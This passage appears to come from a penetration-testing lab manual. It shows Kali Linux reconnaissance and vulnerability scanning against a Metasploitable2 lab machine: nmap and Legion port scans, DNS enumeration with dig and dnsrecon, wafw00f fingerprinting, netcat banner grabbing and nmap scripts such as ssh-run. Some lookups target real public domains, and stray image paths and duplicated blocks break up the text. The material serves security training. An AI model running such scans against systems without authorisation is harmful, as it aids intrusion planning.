139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      ?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:83:56:A6 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.07 seconds
└─[kali㉿kali]─[~]
$ ┌───

```

3. Using Legion, we can also perform enumeration and search for open service ports.



4. Specify the IP Subnet and Bits as shown and click on submit.



5. After submitting it will start scanning all the available hosts in that subnet and you will see the Windows XP and Metasploitable2 Operating systems also displayed in the scan.

The screenshot displays two separate scans in the LEGION 0.3.7 interface. Both scans are titled "untitled" and are running on the same network path: "/usr/share/legion/".

Top Scan:

- Hosts:** Shows five hosts: 192.168.37.1 (unknown), 192.168.37.2 (unknown), 192.168.37.130 (selected), 192.168.37.131 (unknown), and 192.168.37.254 (unknown).
- Services:** Shows a single service: Port 80 (tcp) is open and named "http", with a version of "Apache httpd 2.2.8 ((Ubuntu) DAV/2)".
- Processes:** Shows three processes: nmap (stage), screenshot (stage), and nmap (stage). The screenshot process is finished, while the others are running.

Bottom Scan:

- Hosts:** Shows five hosts: 192.168.37.1 (unknown), 192.168.37.2 (unknown), 192.168.37.130 (selected), 192.168.37.131 (unknown), and 192.168.37.254 (unknown).
- Services:** Shows multiple services across several ports:
 - Port 25 (tcp) is open and named "smtp" with a version of "Postfix smtpd".
 - Port 80 (tcp) is open and named "http" with a version of "Apache httpd 2.2.8 ((Ubuntu) DAV/2)".
 - Port 137 (udp) is open and named "netbios-ns" with a version of "Samba nmbd netbios-ns (workgroup: WORKGROUP)".
 - Port 139 (tcp) is open and named "netbios-ssn" with a version of "Samba smbd 3.X - 4.X (workgroup: WORKGROUP)".
 - Port 445 (tcp) is open and named "netbios-ssn" with a version of "Samba smbd 3.X - 4.X (workgroup: WORKGROUP)".
 - Port 3306 (tcp) is open and named "mysql" with a version of "MySQL 5.0.51a-3ubuntu5".
 - Port 5432 (tcp) is open and named "postgresql" with a version of "PostgreSQL DB 8.3.0 - 8.3.7".
- Processes:** Shows six processes: smtp-enum, nmap (stage), nmap (stage), screenshot (stage), mysql-defa..., and mysql-defa... The first two are crashed, while the others are finished.

DNS Enumeration:

- The process which locates all DNS servers and records of an organization is DNS enumeration.

- Domain Name System can be utilized as a source of information by an attacker to exploit and gain access to internal resources and systems of a specific organization.
- DNS enumeration will yield usernames, computer names, and IP addresses of potential target systems.

Note: DNS Enumeration needs to be performed while Legion runs in the background.

1. To find out the host IP Address, IPv6 address and Mail Servers

```
(kali㉿kali)-[~] $ host packethub.com
packethub.com has address 35.208.202.142
packethub.com has IPv6 address 64:ff9b::23d0:ca8e
packethub.com mail is handled by 0 packethub-com.mail.eo.outlook.com.

(kali㉿kali)-[~] $
```

2. To find out the host name servers and mail servers

```
(kali㉿kali)-[~] $ host -t ns packethub.com
packethub.com name server ns-cloud-e3.googledomains.com.
packethub.com name server ns-cloud-e1.googledomains.com.
packethub.com name server ns-cloud-e2.googledomains.com.
packethub.com name server ns-cloud-e4.googledomains.com.

(kali㉿kali)-[~] $
```

```
(kali㉿kali)-[~] $ host -t ns packethub.com
packethub.com name server ns-cloud-e3.googledomains.com.
packethub.com name server ns-cloud-e1.googledomains.com.
packethub.com name server ns-cloud-e2.googledomains.com.
packethub.com name server ns-cloud-e4.googledomains.com.

(kali㉿kali)-[~] $ host -t mx packethub.com
packethub.com mail is handled by 0 packethub-com.mail.eo.outlook.com.

(kali㉿kali)-[~] $
```

3. To find the Name Servers by setting the type=ns using nslookup

```
(kali㉿kali)-[~] $ nslookup
> set type=ns
> packethub.com
Server: 192.168.37.2
Address: 192.168.37.2#53
Non-authoritative answer:
packethub.com    nameserver = ns-cloud-e4.googledomains.com.
packethub.com    nameserver = ns-cloud-e2.googledomains.com.
packethub.com    nameserver = ns-cloud-e3.googledomains.com.
packethub.com    nameserver = ns-cloud-e1.googledomains.com.

Authoritative answers can be found from:
>

(kali㉿kali)-[~] $
```

4. The dig command can be used for advanced dns enumeration.

```
(kali㉿kali)-[~]
$ dig packethub.com

; <>> DiG 9.18.4-2-Debian <>> packethub.com
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 63082
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;packethub.com.      IN      A
;; ANSWER SECTION:
packethub.com.      5       IN      A      35.208.202.142
;; Query time: 8 msec
;; SERVER: 192.168.37.2#53(192.168.37.2) (UDP)
;; WHEN: Sat Oct 01 07:51:08 EDT 2022
;; MSG SIZE rcvd: 47

(kali㉿kali)-[~]
```

5. Use dig command to get detailed info of mail servers of the target

```
(kali㉿kali)-[~]
$ dig packethub.com mx 192.168.37.131 (unknown)

; <>> DiG 9.18.4-2-Debian <>> packethub.com mx
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 6234
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 1232
;; QUESTION SECTION:
;packethub.com.      IN      MX

;; ANSWER SECTION:
packethub.com.      5       IN      MX     0 packethub-com.mail.eo.outlook.com.

;; Query time: 47 msec
;; SERVER: 192.168.37.2#53(192.168.37.2) (UDP)
;; WHEN: Sat Oct 01 07:51:57 EDT 2022
;; MSG SIZE rcvd: 88

(kali㉿kali)-[~]
```

6. Enter the keywords “dig packtpub.com <record>” to get the details about the target host

```
(kali㉿kali)-[~]
$ dig packethub.com a 192.168.37.254 (unknown)

; <>> DiG 9.18.4-2-Debian <>> packethub.com a
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 65097
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;packethub.com.      IN      A

;; ANSWER SECTION:
packethub.com.      5       IN      A      35.208.202.142

;; Query time: 12 msec
;; SERVER: 192.168.37.2#53(192.168.37.2) (UDP)
;; WHEN: Sat Oct 01 07:52:53 EDT 2022
;; MSG SIZE rcvd: 47

(kali㉿kali)-[~]

(kali㉿kali)-[~]
$ dig packethub.com ns

; <>> DiG 9.18.4-2-Debian <>> packethub.com ns
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 14970
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 1232
;; QUESTION SECTION:
;packethub.com.      IN      NS

;; ANSWER SECTION:
packethub.com.      5       IN      NS      ns-cloud-e2.googledomains.com.
packethub.com.      5       IN      NS      ns-cloud-e3.googledomains.com.
packethub.com.      5       IN      NS      ns-cloud-e1.googledomains.com.
packethub.com.      5       IN      NS      ns-cloud-e4.googledomains.com.

;; Query time: 39 msec
;; SERVER: 192.168.37.2#53(192.168.37.2) (UDP)
;; WHEN: Sat Oct 01 07:53:35 EDT 2022
;; MSG SIZE rcvd: 160

(kali㉿kali)-[~]
```

Various functional keywords for the “dig” command:

Resource Record	Description
A	Specifies a computer's IP address.
ANY	Specifies all types of data.
CNAME	Specifies a canonical name for an alias.
GID	Specifies a group identifier of a group name.
HINFO	Specifies a computer's CPU and type of operating system.
MB	Specifies a mailbox domain name.
MG	Specifies a mail group member.
MINFO	Specifies mailbox or mail list information.
MR	Specifies the mail rename domain name.
MX	Specifies the mail exchanger.
NS	Specifies a DNS name server for the named zone.
PTR	Specifies a computer name if the query is an IP address; otherwise, specifies the pointer to other information.
SOA	Specifies the start-of-authority for a DNS zone.
TXT	Specifies the text information.
UID	Specifies the user identifier.
UIINFO	Specifies the user information.
WKS	Describes a well-known service.

Using whois to enumeratate domain details

```
# whois facebook.com
Domain Name: FACEBOOK.COM
Registry Domain ID: 2320948_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.com
Registrar URL: http://www.registrarsafe.com
Updated Date: 2020-03-10T18:53:59Z
Creation Date: 1997-03-29T05:00:00Z
Registry Expiry Date: 2028-03-30T04:00:00Z
Registrar: RegistrarSafe, LLC
Registrar IANA ID: 3237
Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
Registrar Abuse Contact Phone: +1-650-308-7004
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
Name Server: C.NS.FACEBOOK.COM
Name Server: D.NS.FACEBOOK.COM
```

Figure 3.6: whois details on the facebook.com domain that includes Name Server details

In Figure 3.10, dnsrecon has been used to generate a standard DNS record search, and a search that is specific for SRV records. An excerpt of the results is shown for each case:

```
(kali㉿ kali) - [~]
└─$ dnsrecon -t std -d www.packtpub.com
[*] Performing General Enumeration of Domain:www.packtpub.com
[!] Wildcard resolution is enabled on this domain
[!] It is resolving to 92.242.132.24
[!] All queries will resolve to this address!!
[-] DNSSEC is not configured for www.packtpub.com
[*]      SOA eva.ns.cloudflare.com 173.245.58.114
[*]      SOA eva.ns.cloudflare.com 108.162.192.114
[*]      SOA eva.ns.cloudflare.com 172.64.32.114
[-] Could not Resolve NS Records for www.packtpub.com
[-] Could not Resolve MX Records for www.packtpub.com
[*]      A www.packtpub.com 172.67.31.83
[*]      A www.packtpub.com 104.22.0.175
[*]      A www.packtpub.com 104.22.1.175
[*]      AAAA www.packtpub.com 2606:4700:10::ac43:1f53
[*]      AAAA www.packtpub.com 2606:4700:10::6816:1af
[*]      AAAA www.packtpub.com 2606:4700:10::6816:af
[*] Enumerating SRV Records
[+] 0 Records Found
```

Figure 3.10: Running the dnsrecon tool on www.packtpub.com

dnsrecon allows the penetration tester to obtain the SOA record, Name Servers (NS), mail exchanger (MX) hosts, servers sending emails using Sender Policy Framework (SPF), and the IP address ranges in use.

Another tool that attackers utilize during active reconnaissance is WAFW00F; this tool is preinstalled in the latest version of Kali Linux. It is used to identify and fingerprint the WAF products. It also provides a list of well-known WAFs. The version of the WAF in use can be extracted by adding the -l switch to the command (for example, wafw00f -l). Figure 3.18 shows the exact WAF running behind a web application:

```
(kali㉿ kali) - [~]
└─$ wafw00f www.████████.com


~ WAFW00F : v2.1.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.████████.com
[+] The site https://www.████████.com is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2
```

Figure 3.18: Running wafw00f to fingerprint a web application firewall

```
nc -vv www.target.com port number and then enter HEAD / HTTP/1.0

└─(kali㉿ kali) - [~]
└─$ nc -vv 10.10.10.6 80
10.10.10.6: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.10.6] 80 (http) open
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Content-Length: 1116928
Content-Type: text/html
Last-Modified: Sun, 26 Apr 2020 14:16:25 GMT
Accept-Ranges: bytes
ETag: "c22d5c45d51bd61:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Sat, 22 May 2021 21:23:53 GMT
Connection: close

sent 17, rcvd 270
```

Figure 3.21: Using netcat to grab the banner of a target

Practical 4

Aim: Practical on vulnerability scanning and assessment

Vulnerability Scanning using Nmap:

1. Navigate to nmap scripts folder and view all the scripts in that folder

The screenshot shows a terminal window titled "kali@kali: /usr/share/nmap/scripts". The terminal displays the following command and its output:

```
File Actions Edit View Help
[(kali㉿kali)-[~]]$ cd /usr/share/nmap/scripts
[(kali㉿kali)-[/usr/share/nmap/scripts]]$ ls | wc -l
605
[(kali㉿kali)-[/usr/share/nmap/scripts]]$ ls -la | more
total 4968
drwxr-xr-x 2 root root 32768 Aug  8 06:05 .
drwxr-xr-x 4 root root 4096 Aug  8 06:05 ..
-rw-r--r-- 1 root root 3901 Jan 18 2022 acarsd-info.nse
-rw-r--r-- 1 root root 8749 Jan 18 2022 address-info.nse
-rw-r--r-- 1 root root 3345 Jan 18 2022 afp-brute.nse
-rw-r--r-- 1 root root 6463 Jan 18 2022 afp-ls.nse
-rw-r--r-- 1 root root 7001 Jan 18 2022 afp-path-vuln.nse
-rw-r--r-- 1 root root 5600 Jan 18 2022 afp-serverinfo.nse
-rw-r--r-- 1 root root 2621 Jan 18 2022 afp-showmount.nse
-rw-r--r-- 1 root root 2262 Jan 18 2022 ajp-auth.nse
-rw-r--r-- 1 root root 2983 Jan 18 2022 ajp-brute.nse
-rw-r--r-- 1 root root 1329 Jan 18 2022 ajp-headers.nse
-rw-r--r-- 1 root root 2590 Jan 18 2022 ajp-methods.nse
-rw-r--r-- 1 root root 3051 Jan 18 2022 ajp-request.nse
-rw-r--r-- 1 root root 6719 Jan 18 2022 allseeingeye-info.nse
-rw-r--r-- 1 root root 1678 Jan 18 2022 amqp-info.nse
-rw-r--r-- 1 root root 15024 Jan 18 2022 asn-query.nse
-rw-r--r-- 1 root root 2054 Jan 18 2022 auth-owners.nse
-rw-r--r-- 1 root root 870 Jan 18 2022 auth-spoof.nse
-rw-r--r-- 1 root root 9050 Jan 18 2022 backorifice-brute.nse
-rw-r--r-- 1 root root 10193 Jan 18 2022 backorifice-info.nse
-rw-r--r-- 1 root root 53137 Jan 18 2022 bacnet-info.nse
-rw-r--r-- 1 root root 6136 Jan 18 2022 banner.nse
-rw-r--r-- 1 root root 2012 Jan 18 2022 bitcoin-getaddr.nse
-rw-r--r-- 1 root root 1812 Jan 18 2022 bitcoin-info.nse
-rw-r--r-- 1 root root 4437 Jan 18 2022 bitcoinrpc-info.nse
-rw-r--r-- 1 root root 4079 Jan 18 2022 bittorrent-discovery.nse
```


2. Update scripts

Before Nmap can be used to perform a vulnerability scan, penetration testers must update the Nmap script database to see whether there are any new scripts added to the database, so that they do not miss the vulnerability identification.

The screenshot shows a terminal window titled "kali@kali: /usr/share/nmap/scripts". The terminal displays the following command and its output:

```
File Actions Edit View Help
[(kali㉿kali)-[/usr/share/nmap/scripts]]$ sudo nmap --script-updatedb
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 01:19 EDT
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.73 seconds
```

3. Run Nmap to check vulnerability services running on metasploitable2.



```
kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help


└─(kali㉿kali)-[/usr/share/nmap/scripts]
$ sudo nmap -sC 192.168.37.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 01:22 EDT

Host script results:
|_clock-skew: mean: 1h00m08s, deviation: 2h00m00s, median: 7s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2022-10-08T01:22:33-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

Nmap done: 1 IP address (1 host up) scanned in 72.45 seconds

└─(kali㉿kali)-[/usr/share/nmap/scripts]
$
```

4. Let us find available scripts to find vulnerability for ssh.




```
kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help

└─(kali㉿kali)-[/usr/share/nmap/scripts]
$ nmap --script-help ssh2-enum-algos
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 01:25 EDT

ssh2-enum-algos
Categories: safe discovery
https://nmap.org/nsedoc/scripts/ssh2-enum-algos.html
  Reports the number of algorithms (for encryption, compression, etc.) that
  the target SSH2 server offers. If verbosity is set, the offered algorithms
  are each listed by type.

  If the "client to server" and "server to client" algorithm lists are identical
  (order specifies preference) then the list is shown only once under a combined
  type.

└─(kali㉿kali)-[/usr/share/nmap/scripts]
$
```



```
└─(kali㉿kali)-[/usr/share/nmap/scripts]
$ nmap --script-help ssh-run
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 01:27 EDT

ssh-run
Categories: intrusive
https://nmap.org/nsedoc/scripts/ssh-run.html
  Runs remote command on ssh server and returns command output.

└─(kali㉿kali)-[/usr/share/nmap/scripts]
$
```

5. Get more info on ssh-run script

6. Let's run the ssh-run script on our target (metasploitable2 IP Address)

\

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
$ nmap --script=ssh-run 192.168.37.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 01:30 EDT
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 192.168.37.130
Host is up (0.0040s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
|_ssh-run: Failed to specify credentials and command to run.
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
(kali㉿kali)-[~/usr/share/nmap/scripts]
$
```

7. Get available scripts for http

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
$ ls | grep http
http-adobe-coldfusion-apache1301.nse
http-affiliate-id.nse
http-apache-negotiation.nse
http-apache-server-status.nse
http-aspNet-debug.nse
http-auth-finder.nse
http-auth.nse
http-avaya-ipoffice-users.nse
http-awstatstotals-exec.nse
http-axis2-dir-traversal.nse
http-backup-finder.nse
http-barracuda-dir-traversal.nse
http-bigip-cookie.nse
http-brute.nse
http-cakephp-version.nse
http-chrono.nse
http-cisco-anyconnect.nse
http-coldfusion-subzero.nse
http-comments-displayer.nse
http-config-backup.nse
http-cookie-flags.nse
http-cors.nse
http-cross-domain-policy.nse
http-csrf.nse
http-date.nse
http-default-accounts.nse
http-devframework.nse
http-dlink-backdoor.nse
http-dombased-xss.nse
http-domino-enum-passwords.nse
http-drupal-enum.nse
http-drupal-enum-users.nse
http-enum.nse
http-errors.nse
```

8. Run a http script

```


[kali㉿kali)-[/usr/share/nmap/scripts]
$ nmap --script=http-trace 192.168.37.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 01:33 EDT
Nmap scan report for 192.168.37.130
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
|_http-trace: TRACE is enabled
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
